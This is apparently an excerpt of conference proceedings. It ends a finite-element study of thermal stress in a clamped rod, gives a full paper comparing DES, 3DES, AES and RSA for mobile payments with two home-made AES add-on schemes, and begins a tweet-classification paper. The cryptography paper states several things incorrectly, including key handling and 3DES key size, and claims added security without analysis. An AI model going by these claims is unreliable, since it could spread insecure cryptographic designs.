$$\frac{\partial I}{\partial T_i} = 0, \;\; i = 1,2,....(2n+1) \,. \tag{6}$$

Solving the resulting system by the Gauss method, the temperature values at the nodal points of the finite elements are determined. And then the law of distribution of the temperature field $T = T(x)$ along the length of the rod is constructed.

Using this, we begin to look for the law of distribution of elastic displacements, components of deformations and stresses, as well as the value of thermo elastic stress and compressive force along the length of the rod. For this, we consider the rod under consideration by $m = n/2$-quadratic finite elements of the same length. Then the number of nodal points of finite elements will be $(2m+1)$. For any $i$ finite element, the expression of potential energy will be as follows

$$\Pi_i = \int_{V_i} \frac{\sigma_x \varepsilon_x}{2} dV - \alpha E \int_{V_i} T(x)\varepsilon_x dV, \tag{7}$$

where

$$\varepsilon_x = \frac{\partial u}{\partial x} = \frac{\partial \varphi_i(x)}{\partial x}T_i + \frac{\partial \varphi_j(x)}{\partial x}T_j + \frac{\partial \varphi_k(x)}{\partial x}T_k, \;\; \sigma_x = E\varepsilon_x \tag{8}$$

Due to the fact that both ends of the rod are rigidly clamped, these points do not move. Then there will be $u_1 = u_{2m+1} = 0$. Then the form of the functional expressing potential energy for the considered rod will be as follows

$$\Pi_i = \sum_{i=1}^{m} \Pi_i, \tag{9}$$

Next, by minimizing the total potential energy of the rod under consideration from the nodal values of displacements other than the 1st and the $(2m+1)$ nodes, to determine them we obtain the following system of linear algebraic equations

$$\frac{\partial \Pi}{\partial u_i} = 0, \;\; i = 2 \div 2m \tag{10}$$

Solving the resulting system by the Gauss method, we determine the value of the elastic displacements of the nodal points of finite elements. Then we construct the distribution law of the field of elastic displacements $u = u(x)$ along the length of the rod. Then using expression (8) we construct the distribution field of elastic strains and stresses. And the temperature stress distribution field is constructed using an expression $\sigma = -\alpha E T(x)$.

## III. The analysis of the effect

After approbation of the developed computational algorithm developed, in this example we analyze the effect of heat flow on the thermally deformed state of the rod under study. To do this, we calculate the values of the compressive force $R,(kg)$ and the true stress $\sigma,\left(kg/cm^2\right)$ at different values of the rod length. These results are shown in figure-2,3,4,5 and table 1.




Figure-2 - The field of temperature distribution along the rod with $q = -70(W/cm^2)$




Figure-3 - The law of distribution of displacements of nodal points along the length of the rod with $q = -70(W/cm^2)$




Figure-4 - The distribution field $\varepsilon_x$ along the length of the rod with $q = -70(W/cm^2)$




Figure-5 - The distribution field $\sigma_x, \sigma_T, \sigma$ along the length of the rod with $q = -70(W/cm^2)$

Table 1- The effect of heat flux on the thermal stress-strain state of the rod under study

| № | Rod segments | $R,(kg)$ | $\sigma,(kg/cm^2)$ | % |
|---|---|---|---|---|
| 1 | $0 \le x \le 16(cm)$ | -133915 | -6695,74 | 100 |
| 2 | $16 \le x \le 32(cm)$ | -20544 | -9610,70 | 143,53 |
| 3 | $32 \le x \le 48(cm)$ | -208018 | -10411,89 | 155,50 |
| 4 | $48 \le x \le 64(cm)$ | -181986 | -9099,30 | 135,89 |
| 5 | $64 \le x \le 80(cm)$ | -113459 | -5672,94 | 84,40 |

## IV. Conclusion

An appropriate computational algorithm has been developed for the numerical study of a thermally strained state of a partially heat-insulated and clamped by two ends of a rod in the presence of local temperature and heat transfer. A numerical study was conducted with different initial data.

In numerical experiments in this problem, it was found that at a given temperature in the areas $0 \le x \le 16(cm)$, $16 \le x \le 32(cm)$, $32 \le x \le 48(cm)$, $48 \le x \le 64(cm)$ and $64 \le x \le 80(cm)$ the rod, the value $\varepsilon_x$ will be respectively *100; 82.2; 95.96; 102.61* and *117.10%*. And also the value $(\sigma = \sigma_x + \sigma_T)$ will be respectively *100; 104.47, 101.27, 99.17* and *94.60%*. And here the value of the compressive force of the rod will be respectively 100; *102.38* and *101.26%*.

An appropriate computational algorithm has been developed for the numerical study of the force of a partially heat-insulated rod clamped by two ends in the presence of heat flux.

At the same time, it was revealed that when the heat flux is supplied in the $0 \le x \le 16(cm)$, $16 \le x \le 32(cm)$, $32 \le x \le 48(cm)$, $48 \le x \le 64(cm)$ and $64 \le x \le 80(cm)$ rod sections, the values of the deformation components and the component stresses will change accordingly $\varepsilon_x$ *= 100; 138,18; 148,18;130,08 u 83,81%,* $\sigma_T$ *= 100; 141,64; 152,93;133,85 u 84,40%,* $\sigma_x$ *= 100; 138,20; 148,18; 130 u 83,80%,* $\sigma$ *=100; 143,53; 155,50;135,89 u 84,72%.*

## References

[1] Amirtayev K. Elongation of Partially-Thermally Insulated on the Lateral Surface of the Rod Under the Influence of Temperature, Heat Flow, Heat Transfer and Tensile Force // International Conference on Advanced Technologies, Computer Engineering and Science (ICATCES 2018), Safranbolu Turkey, 11-13 MAY, p. 241-244, 2018.

[2] Amirtayev K., Naizabayeva L., Ibadullayeva A. Development of the Complex of Software Applications to Control the State of Total Thermal Energy of an Elastic Rod // 8th IEEE International Conference on Application of Information and Communication Technologies (AICT), Astana, Kazakhstan, OCT 15-17, p. 115-119, 2014.

[3] Kudaykulov A., Amirtayev K., Utebaev U. Numerical study of strain-deformed state of the rod filled-rigidly at both ends, when exposed along the length to the parabolic law of the temperature field // Materialy IV mezinarodni vedecko-prakticka conference. – Sofia, – 2008. – T.28, – 21–24 p.

[4] Amirtayev K., Utebaev U., Tokkuliev B., Zhumadillaeva A. Determination of the law of temperature distribution in a partially insulated tube of limited length, with the heat flow on the inner bounded surface of closed mid-pipe. // Materialy IV mezinarodni vedecko-prakticka conference – Sofia, – 2008. – 66–69 p.

[5] Kudaykulov A, Arapov B, Kenzhegulov B, Amirtayev K, Utebaev U, Tokkuliev B. Numerical solution of the established thermal strained and deformed state of the heat exchanger in the presence of internal heat flow and external heat transfer of constant intensity // Materialy IV mezinarodni vedecko-prakticka conference «Veda a vznik-2008/2009». – Praha: Publishing house «Education and Science» s.r.o., – 2009. – 15–19 p.

[6] Amirtayev K.B., Ibadullaeva A.S., Akimhaze M. About one computing method of the study thermo-tense condition element to designs at presence of the sources of the heat and axial power // Abstracts of the third Congress of the World Mathematical Society of Turkic Countries. – Almaty, – 2009. V.2, – P. 188.

# Comparison of Cryptography Algorithms for Mobile Payment Systems

Ö. ŞENGEL[1], M. A. AYDIN[2], A. SERTBAŞ[3]

[1] İstanbul Kültür University, İstanbul/Turkey, o.sengel@iku.edu.tr
[2] İstanbul University-Cerrahpaşa, İstanbul/Turkey, aydinali@istanbul.edu.tr
[3] İstanbul University-Cerrahpaşa, İstanbul/Turkey, asertbas@istanbul.edu.tr

***Abstract* – Mobile payment services are the newest and most popular technology that is developing according to our habits and needs. Consumer all over the world are using mobile phone for payment as well as communication. The main purpose of using mobile payment application is doing all transaction easily and quickly. Not only data security in electronic transactions, but also the speed of the system operations is becoming very important. There is a threshold value to finish all transaction in mobile payment systems. If the security algorithm is more complex and exceed threshold, it is not suitable to using in mobile payment systems. In this paper we compare cryptography algorithms and proposed two algorithms on Advanced Encryption Standards. The experiment results show that proposed algorithms is suitable cryptography algorithm for mobile system according to time and storage consumption factors.**

***Keywords* – Cryptography, Mobile Payment Systems, Cryptography Algorithms, Data Security.**

## I. Introduction

MOBILE payment systems are based on the encryption algorithms that used in debit cards. There are cryptography algorithms used as the standard by Bankalar arası Kart Merkezi (BKM) in Turkey. Data Encryption Standard are used to transfer cipher text to center for authentication. There is no any security improvement during transaction between user and their bank in the mobile payment systems. Security of mobile applications is based on the security of the data in the other layers of application.

Hardware Security Module are used in credit card for bank application. Hardware Security Module (HSM) is a hardware device designed to protect and manage sensitive cryptographic keys required for strong authentication, securely store in physical medium, and perform cryptographic operations in the fastest manner. In addition to having a lot of encryption per minute, HSM devices can do this very quickly because of their special design, which reduces the processor load to the minimum.

Today HSM is being used to minimize the occurrence of events such as increased fraud, phishing and stolen personal information. HSM has more advantages both on security and on performance. The key protection operations are carried out in the module and the protection is done with special root keys. HSM has the self-resetting feature against attack. Therefore, many applications strengthen software part and integrated with HSM to make their application difficult to be broken by third parties.

The paper is organized as follows. Section 2 deals with how the mobile payment systems work and important points of mobile payment applications. Section 3 gives information about what is cryptography and cryptography algorithms. Section 4 describes which cryptography algorithm is suitable for mobile payment system and proposed algorithms.

## II. Mobile Payment Systems

Mobile payment is a service that allows you to make payments easily and quickly without the need for credit card information or cash over the application you use on our mobile phone. Any service or product that we purchase with our mobile phone is paid by the GSM bill or from the balance that is defined on our phone line. In this case, we can define the mobile payment as a payment system, in which all payment data and transaction are transmitted by the approved acknowledgment receipt accepted by the mobile device.

Mobile payment systems, which are increasing all over the world, are confronted in our country as systems used by domestic and foreign companies as Online Wallets, Mobile Wallets, SMS Based Payment Systems [1]. Payment tools, which are usually renewed by banks, are now beginning to lead innovations offered by mobile operators in the case of mobile payment methods.

There are two methods for mobile payments: Proximity Payments and Mobile Remote Pay. If the mobile device has the required features, it is possible to make payments in both types. For example, a payment system using Mobile Remote Pay while using the text message service on the mobile phone, another system application may request to be installed on the device. It is not necessary to use a secure element in the Mobile Remote Payment model. Because the system is configured according to the method used by the authentication payment service provider, the consumer (the paying party) authenticates directly from the payment server or uses the security features found on the SIM cards.  There must be a Secure Element as well as a Near Field Communication Controller and interfaces that guarantee the secure operation of the application on Proximity Payments (Figure 1). Proximity Payments is a software that fulfills the function of a payment card that can directly access Near Field Communication (NFC) and communicate with the transaction point.




Figure 1: Mobile Phone with Near Field Communication (NFC)

Near Field Communication (NFC) Technology is a wireless technology that has been in the ISO RFID standard since 2003 and can be used for low-power data exchange, providing reliable access to short distance electronic devices and making reliable contactless transactions. When the customer wants to pay the payment through the mobile point of sale, he transmits the encrypted data by moving the mobile phone with the necessary hardware to the POS (Point of Sale) device. Payment is made after verifying the encrypted data transmitted.

RFID (Radio Frequency Identification) technology is a technology that uses radio waves to make mobile POS payments such as Near Field Communication Technology much longer and less secure than NFC technology in which RFID tags are read and transferred. Near Field Communication Technology is safer than RFID technology, but the security of communication between the buyer and the seller around the mobile payment center, such as secretly listening and watching the network to gain unfair earnings, gains importance.

## III. Cryptography

The encryption process is the whole process of preventing modification of the data during transmission. If we look at traditional cryptographic logic, it consists of two parts, encryption and decryption. The computer A wants to send the data to the computer B over a secure channel that an attacker can listen the network. Data with a secret key, that are known from computers A and B, are encrypted by computer A with an encryption algorithm. Encrypted data is sent to computer B over a secure channel. The computer B obtains plain text from the cipher text by decrypting it in the decryption algorithm with the secret key.

Encryption systems are divided into public key (asymmetric) and private key cryptography (symmetric) according to the key type used.

Two separate keys are used in public key cryptography (Figure 2): public key for encryption and private key for decryption. Everyone can know public key while the secret key can only be known in the person who decrypts it. Public key cryptography algorithms are used for digital signatures are used in the fields of authentication, information integrity and to securely identify and exchange the key to be used by the two parties. Deffie-Helman (DH), Rivest-Shamir-Adleman (RSA), ElGamal and Paillier are well-known public key cryptography algorithms.




Figure 2: Public key cryptography




Figure 3: Private key cryptography

Private key cryptography (Figure 3) uses a single key for encryption and decryption. The sender also sends the agreed key along with the cipher text, so the key must be communicated securely to the destination. It is more secure than public key cryptography as long as the key is securely communicated to the other side. Caesar, Vigenere, Data Encryption Standard (DES), Triple DES (3DES), RC5, Blowfish, IDEA, SAFER, Advanced Encryption Standard (AES) are well-known private key cryptography algorithms.

### *A. Rivest-Shamir-Adleman*

Rivest-Shamir-Adleman (RSA) algorithm developed in 1977 by RON Rivesti Adi Shmir and Leonard Adleman. It is most widely used public key cryptography algorithm in digital signature. The security of the algorithms based on difficulty of large integers.

RSA [2] uses mathematically linked keys; public and private. Public key is different form private key and shared with everyone. The most complex part of RSA is key generation algorithm. n is calculated by multiply two large prime numbers p and q. Totient is calculated by multiply one minus of p and q. According to this calculation key pair (d, e) is selected.

Plaintext (P) is encrypted to ciphertext (C) by C = Pe mod n. the plaintext is produced by P = Cd mod n.

### *B. Data Encryption Standard*

In 1973, the National Bureau of Standards was a reconstruction of an earlier cryptographic system known as LUCIFER, developed by IBM when a request for cryptographic systems in the Federal Register was found. Data Encryption Standards (DES) [3] is based on data Encryption Algorithm.

A 64-bit plain text is encrypted with a 56-bit key and generate 64-bit cipher text by using data encryption algorithm (Figure 4). DES is a block encryption algorithm based on symmetric encryption principle. The same algorithm and key are used both encrypt and decrypt data blocks.



Plaintext
IP
$L_0$
$K_1$
$R_0$
f
$L_1 = R_0$
$K_2$
$R_1 = L_0 \oplus f(R_0,K_1)$
f
$L_2 = R_0$
$R_2 = L_1 \oplus f(R_1,K_2)$
$L_{15} = R_{14}$
$K_{16}$
$R_{15} = L_{14} \oplus f(R_{14},K_{15})$
f
$L_{16} = R_{15}$
$R_{16} = L_{15} \oplus f(R_{15},K_{16})$
IP
Ciphertext

Figure 4: Data Encryption Standard encryption schema

As shown in Figure 4, plain text (x) separates two 32-bit block (L0 and R0) with fixed initial permutation in (1). After first operation, there is operation sequence 16 times. In each step, Li is generated by (2) and Ri is generated by (3) by adding key (K).

$$x_0 = IP(x) = L_0R_0 \tag{1}$$

$$L_i = L_{i-1} \tag{2}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i) \tag{3}$$

In Equation (3), Ri-1 expands to 48-bit data with expansion permutation function. This 48-bit data exor with 48-bit key that selected from 56-bit original key. After operation 8 blocks are generated (Bj, j=1,…,8) and from each blocks 6-bit values generates 8 s-box. Finally, 32-bit result is generated from s-box and each s-box is produced 4-bit value to result.

### C. *Triple Data Encryption Standard*

Triple Data Encryption Standard (Triple-DES) [4] was constructed by IBM. This algorithm is 3 times slow than DES. The data encryption standard is broken with brute force attacks, so the developers is used DES 3 times to strength the algorithm.

The work plan of algorithm is same with DES but key size is extended to 128-bit. 128-bit key is divided to 64-bit, first 64-bit key is used in the first and third DES, second 64-bit key is use in the second DES (Figure 5).




Figure 5: Triple Data Encryption Standard encryption schema

### D. *Advanced Encryption Standard Algorithm*

Joan Daeman and Vincent Rijmen joined the competition in 1997, which was announced by the National Institute of Standards and Technology. They won the competition with Rijndael algorithm, the name of the algorithm is generated from their name. Rijndael algorithm have been advanced encryption standard instead of data encryption standard since 2000. New algorithm has different size of key, is fast and more robust against attack, can be used on variety of application both software and hardware.

Advanced Encryption Standard (AES) is a block cipher algorithm, encrypts the 128-bits data blocks with 128-bits, 192-bits or 256-bits key. It has different round number according to key size. The round number for 128-bits, 192-bits and 256-bits key is 10, 12, and 14 respectively.

Each round of Advanced Encryption Standard has four main steps: Sub Bytes, Shift Rows, Mix Columns, Add Round Key.

**Sub Bytes:** Each byte of matrices converts to different byte with substitution table (S-box). This step is non-linear and robust against differential and linear crypto analysis.

**Shift Rows:** Every row except the first row of the matrix is shifted to the left as a cycle using byte with different offsets.

**Mix Columns:** Each column is multiplied by a specific linear transformation function to obtain a new column.

**Add Round Key:** The generated loop key is added to the bitwise exclusive-OR (XOR) operation with the result of the upper step at the end of each turn.

AES algorithm generates cipher text from plain text after sub bytes, shift rows, mix column, add round key operations in sequence in a loop then return to sub byte step for last round as shown in Figure 6. Last round includes sub bytes, shift rows and add round key step.




Figure 6: Advanced Encryption Standard encryption schema

## IV. Comparison Of Cryptography Algorithms

Data Encryption Standard (DES), Triple Data Encryption Standard (3-DES), Advanced Encryption Standard (AES) that are symmetric block encryption algorithms and Rivest-Shamir-Adleman (RSA) is asymmetric encryption are compared according to ten factors that are basic, principle, plaintext size, key size, loop number, security, speed, power consumption, hardware or software application, crypto analysis (Table I).

According to aim of the application, one of the cryptography algorithms become the best to use in application. In mobile payment systems, important factors are speed, power consumption, security and crypto analysis. The consumers prefer to use mobile payment system because of speed. Therefore, the most important factor is speed and when we look speed performance of the Triple-DES and RSA are more slowly than the other algorithms. When we look at power consumption of the algorithms, DES and AES has minimum consumption. Security option of the algorithms is related with the key size, AES has different option on key size. Therefore, AES seems to be more robust against attacks. In addition, AES is more robust truncated differential, interpolation, and square attacks.

As shown in Table 1, AES is more robust to attacks and used both hardware and software applications with minimum consumption, maximum speed.

Table 1: Comparison of Algorithms [6-9]

| **Factor** | **Cryptography Algorithms** | | | |
|---|---|---|---|---|
| | **DES** | **Triple-DES** | **AES** | **RSA** |
| Basic | Data block is separate in two blocks. | Data block is separate in two blocks. | Data block is used in one block. | Two different keys |
| Principle | Feistel encryption | Feistel encryption | Substitution and permutation | It is difficult to deal with big integer. |
| Plaintext | 64-bit | 64-bit | 128-bit, 192-bit, 256-bit | Minimum 512-bit |
| Key size | 56-bit | 112-bit | 128-bit, 192-bit, 256-bit | >=1024-bit |
| Loop number | 16 | 48 | 10, 12, 14 | - |
| Security | Key size is not enough for security | More secure than DES | Based on key size | Based on big prime number |
| Speed | Slow | More slowly | Fast | More slowly |
| Power consumption | Minimum | Maximum | Minimum | Maximum |
| Hardware or Software application | Hardware | Hardware | Both | Not efficient |
| Crypto analysis | Weak against differential and linear crypto analysis, weak substitution table | Weak against differential analysis, plaintext can find with brute-force and differential crypto attacks | Robust truncated differential, interpolation, square attacks | Weak against brute force and oracle attacks |

Table 2: Time consumption of Algorithms

| **Cryptography Algorithm** | **Factor: Time consumption** |
|---|---|
| | **Execution Time** |
| DES | 3 second |
| Triple-DES | ~ 9 second |
| RSA | 7 second |
| AES-128 | 791 milliseconds |
| AES-192 | 830 milliseconds |
| AES-256 | 845 milliseconds |

As shown in Table 2, we compare time consumption of all cryptography algorithms in c programming language on NetBeans IDE 8 platform. Same data is used as input in all algorithms to encrypt. We get different output values (ciphertext) in different time. As a result of Table II, symmetric cryptography algorithms have better performance on speed than asymmetric cryptography algorithms. As shown in Table II, the best cryptography algorithm is Advanced Encryption Standard according to execution time of algorithm during encryption.

It is understood that, AES is most suitable algorithm for mobile application according to speed criteria. Therefore, we generated two different scenarios to improve the security side of AES. In both scenario, two table are generated for key and data. The values in each table are generated randomly between 0 (0x00) and 256 (0xFF). These table are generated once time in application and it takes approximately 609 milliseconds.

**Algorithm #1: encrypt**

```
procedure main()
    state <- GenerateHex(plaintext)
    plaintext <- CheckSize(state)
    ciphertext <- enryptwithAES(plaintext)
    ciphertext <- EncryptPartial(ciphertext)
    return 0
end procedure
```

**Algorithm #1: decrypt**

```
procedure main()
    ciphertext <- DecryptPartial(ciphertext)
    state <- decryptwithAES(ciphertext)
    state <- CheckSize(state)
    plaintext <- SolveHex(state)
    return 0
end procedure
```

In first algorithm which is given above, ciphertext was generated from AES encryption. Generated ciphertext is divided in to blocks. A bitwise logical exclusive-or operation is done between two encrypted blocks sequentially except first block. Generated value is as ciphertext of Algorithm #1. The plain text is obtained so that the same operations will be in the reverse order as shown decryption of the Algorithm #1.

**Algorithm #2: encrypt**

```
procedure main()
    hashData <- GetHash()
    state <- GenerateHex(plaintext)
    plaintext <- CheckSize(state)
    ciphertext <- enryptwithAES(plaintext)
    ciphertext <- EncryptPartial(ciphertext)
    text <- AddHash(hashData, ciphertext)
    ciphertext <- GenerateHex(text)
    return 0
end procedure
```

**Algorithm #2: decrypt**

```
procedure main()
    ciphertext <- SolveHex(ciphertext)
    data <- RemoveHash(ciphertext)
    ciphertext <- DecryptPartial(data)
    state <- decryptwithAES(ciphertext)
    state <- CheckSize(state)
    plaintext <- SolveHex(state)
    return 0
end procedure
```

In second proposed algorithm which is given above, use same steps of Algorithm #1. Last version of ciphertext is given in operation with hash data that is generated during execution of algorithm.

We compare two proposed algorithms according to time and storage consumption as shown in Table III. Both scenarios are used same tables to encrypt and decrypt data. When we look both scenarios, storage data capacity is same. Data table has 512 bytes for encrypt, 512 bytes for decrypt for one block. System has 32 blocks so totally 32768 bytes is consumed for data table. Key table also storage with same capacity. All tables are storage as encrypted on system and 65536 bytes (Table III). The second important criteria is time consumption of the algorithm. Although we add new operations to proposed algorithms, time consumption of two proposed algorithms did not exceed the threshold of the mobile applications (Table 3).

Table 3: Comparison of proposed algorithms

| Factor | | Cryptography Algorithms | |
|---|---|---|---|
| | | Algorithm #1 | Algorithm #2 |
| Time consumption | Encryption | ~15 milliseconds | ~17 milliseconds |
| | Decryption | ~16 milliseconds | ~31 milliseconds |
| Storage consumption | | ~ 64 bytes | ~ 64 bytes |

## V. Conclusion

In mobile payment systems, it is essential to store and transmit data in a secure manner, as well as to ensure that these operations are fast. To guarantee the security means to develop new extra operation on security algorithm. Adding extra mathematically operation in system needs more time to finish transaction. Any scenario that exceeds the time limit is not preferred, although it is safe.

In this study, we compared both symmetric and asymmetric cryptography algorithm. Advanced Encryption Standard is the best cryptography algorithm in both security and speed. We proposed two new algorithms to improve security part of the AES with adding new operation. As a result of two scenario, security has been increased and there is no situation that prevents the system to perform quickly.

## Acknowledgment

This work is a part of the Ph.D. thesis titled “Model Design and Performance Analysis for Secure Storage of Personal Data in Mobile Payment Systems” at Institute of Graduate Studies in Science and Engineering, Istanbul University, Istanbul, Turkey.

# REFERENCES

[1] (2013, 31 Mart). Türkiye'deki Ödeme Sistemlerinin Kırılımı: Alternatif Ödeme Sistemleri ve Detayları. http://www.odemesistemleri.org/

[2] RSA Laboratories, PKCS#1 v2.1: RSA Cryptography Standard, EMC Corporation, October 27, 2012.

[3] FIPS 46-3, Data Encryption Standard, Federal Information Processing Standard (FIPS), Publication 46-3, National Bureau of Standards, U.S. Department of Commerce, Washington D.C., October 25, 1999.

[4] FIPS 800-67, Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher, Federal Information Processing Standard (FIPS), Special Publication 800-67, National Bureau of Standards, U.S. Department of Commerce, Washington D.C., November, 2017.

[5] FIPS 197, Advanced Encryption Standard, Federal Information Processing Standard (FIPS), Publication 197, National Bureau of Standards, U.S. Department of Commerce, Washington D.C., November 26, 2001.

[6] Mathur M., Kesarwani A., "Comparison Between DES, 3DES, RC2, RC6, Blowfish and AES", Proceedings of National Conference on New Horizons in IT - NCNHIT 2013, 143-148.

[7] Mahajan P., Sachdeva A., "A Study of Encryption Algorithms AES, DES and RSA for Security", Global Journal of Computer Science and Technology Network, Web & Security, Volume 13, Issue 15, Version 1.0, 2013, Online ISSN: 0975-4172,Print ISSN: 0975-4350.

[8] Padmavathi B., Kumari S. R., "A Survey on Performance Analysis of DES, AES and RSA Algorithm along with LSB Substitution Technique", International Journal of Science and Research (IJSR), Volume 2, Issue 4, April 2013, India Online ISSN: 2319-7064.

[9] Singhal S., Singhal N., "A Comparative Analysis of AES and RSA Algorithms", International Journal of Scientific & Engineering Research, Volume 7, Issue 5, May-2016 149, ISSN 2229-5518.

# Classification of Tweets about Violence against Women

M. KAYA KELEŞ[1] and A. Ş. EROL[1]

[1] Adana Science and Technology University, Adana/Turkey, mkaya@adanabtu.edu.tr
Adana Science and Technology University, Adana/Turkey, aybikeerol.01@gmail.com

***Abstract* - Many studies have been done to draw attention to violence against women around the world. The aim of the studies is to awaken the society in general and to encourage women. For this purpose, this paper is aimed to draw attention to the violence against women by using data mining classification algorithms. The purpose of this study is to analyze the data on Twitter, which is one of the most widely used social media platform, and how much of the words such as violence, women and harassment are related to violence against women as cybercrime. For this, tweets from Twitter should be taken with certain words. Tweets were obtained according to some attributes using the Python language and the streaming API. The Tweepy library also used for this streaming API. Tweets were taken and analyzed in WEKA tool using various data mining classification algorithms. According to the experimental results, the best classifier was J48 algorithm with 82.9% accuracy and 0.902 F-Measure value.**

***Keywords* – Classification, Cybercrime, Data mining, Tweepy, Violence against women.**

## I. INTRODUCTION

